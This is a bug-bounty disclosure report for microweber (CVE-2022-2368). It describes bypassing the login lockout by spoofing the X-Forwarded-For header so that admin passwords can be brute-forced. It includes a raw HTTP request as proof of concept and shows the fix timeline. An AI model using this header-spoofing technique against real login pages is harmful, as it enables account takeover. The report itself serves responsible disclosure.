

Bypass IP detection to brute-force password in microweber/microweber



Valid

Reported on Jul 8th 2022

Description


In `login` API, by default, `the IP address` will be blocked when the user tries to login incorrectly more than 5 times but we can bypass this mechanism by abuse `X-Forwarded-For` header to bypass `IP detection` and perform password brute-force.

Proof of Concept

```
POST /demo/api/user_login HTTP/1.1
Host: demo.microweber.org
Cookie: laravel_session=7HR3GLXKE5PUU6zXUPalGnXO1gTV1WslmgbrQkn1; XSRF-TOKEN=eyJpdiI6IkpKdWVoUmExR2NNWmllU3MzcjBIYmc9PSIsInZhbnVlIjoidj1WzXSRF-TOKEN=eyJpdiI6IkpKdWVoUmExR2NNWmllU3MzcjBIYmc9PSIsInZhbnVlIjoidj1Wz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-XsrF-Token: eyJpdiI6IkpKdWVoUmExR2NNWmllU3MzcjBIYmc9PSIsInZhbnVlIjoidj1Wz
X-Requested-With: XMLHttpRequest
Content-Length: 27
Origin: https://demo.microweber.org
Referer: https://demo.microweber.org/demo/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
X-Pwnfox-Color: orange
X-Forwarded-For: 127.0.0.55 // Change IP
Te: trailers
Connection: close

username=admin&password=123
```

[Chat with us](#)



PoC Video

PoC Video

Note: If the image quality is low when viewing live, you can download and v



Impact

This vulnerability allow the attacker can perform bruteforce admin's password , perform deny of services attack, ...

References

- https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks#:~:text=A%20common%20threat%20web%20developers,one%20correct%20combination%20that%20works.

CVE

CVE-2022-2368

(Published)

Vulnerability Type

CWE-840: Business Logic Errors

Severity

Medium (6.5)

Registry

Other

Affected Version

1.2.19

Visibility

Public

Status

Fixed

Chat with us

Found by



Nhien.IT

@nhienit2010



Fixed by



Peter Ivanov

@peter-mw

maintainer

This report was seen 543 times.

We are processing your report and will contact the **microweber** team within 24 hours.

5 months ago

Nhien.IT modified the report 5 months ago

Nhien.IT modified the report 5 months ago

Nhien.IT modified the report 5 months ago

We have contacted a member of the **microweber** team and are waiting to hear back

5 months ago

Peter Ivanov modified the Severity from High (8.3) to Medium (6.5) 5 months ago

The researcher has received a minor penalty to their credibility for miscalculating the severity: -1

Peter Ivanov validated this vulnerability 5 months ago

Nhien.IT has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Peter Ivanov marked this as fixed in 1.2.20 with commit 53c000 5 months ago

Chat with us

Peter Ivanov has been awarded the fix bounty 

This vulnerability will not receive a CVE 



Sign in to join this conversation

2022 © 418sec

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us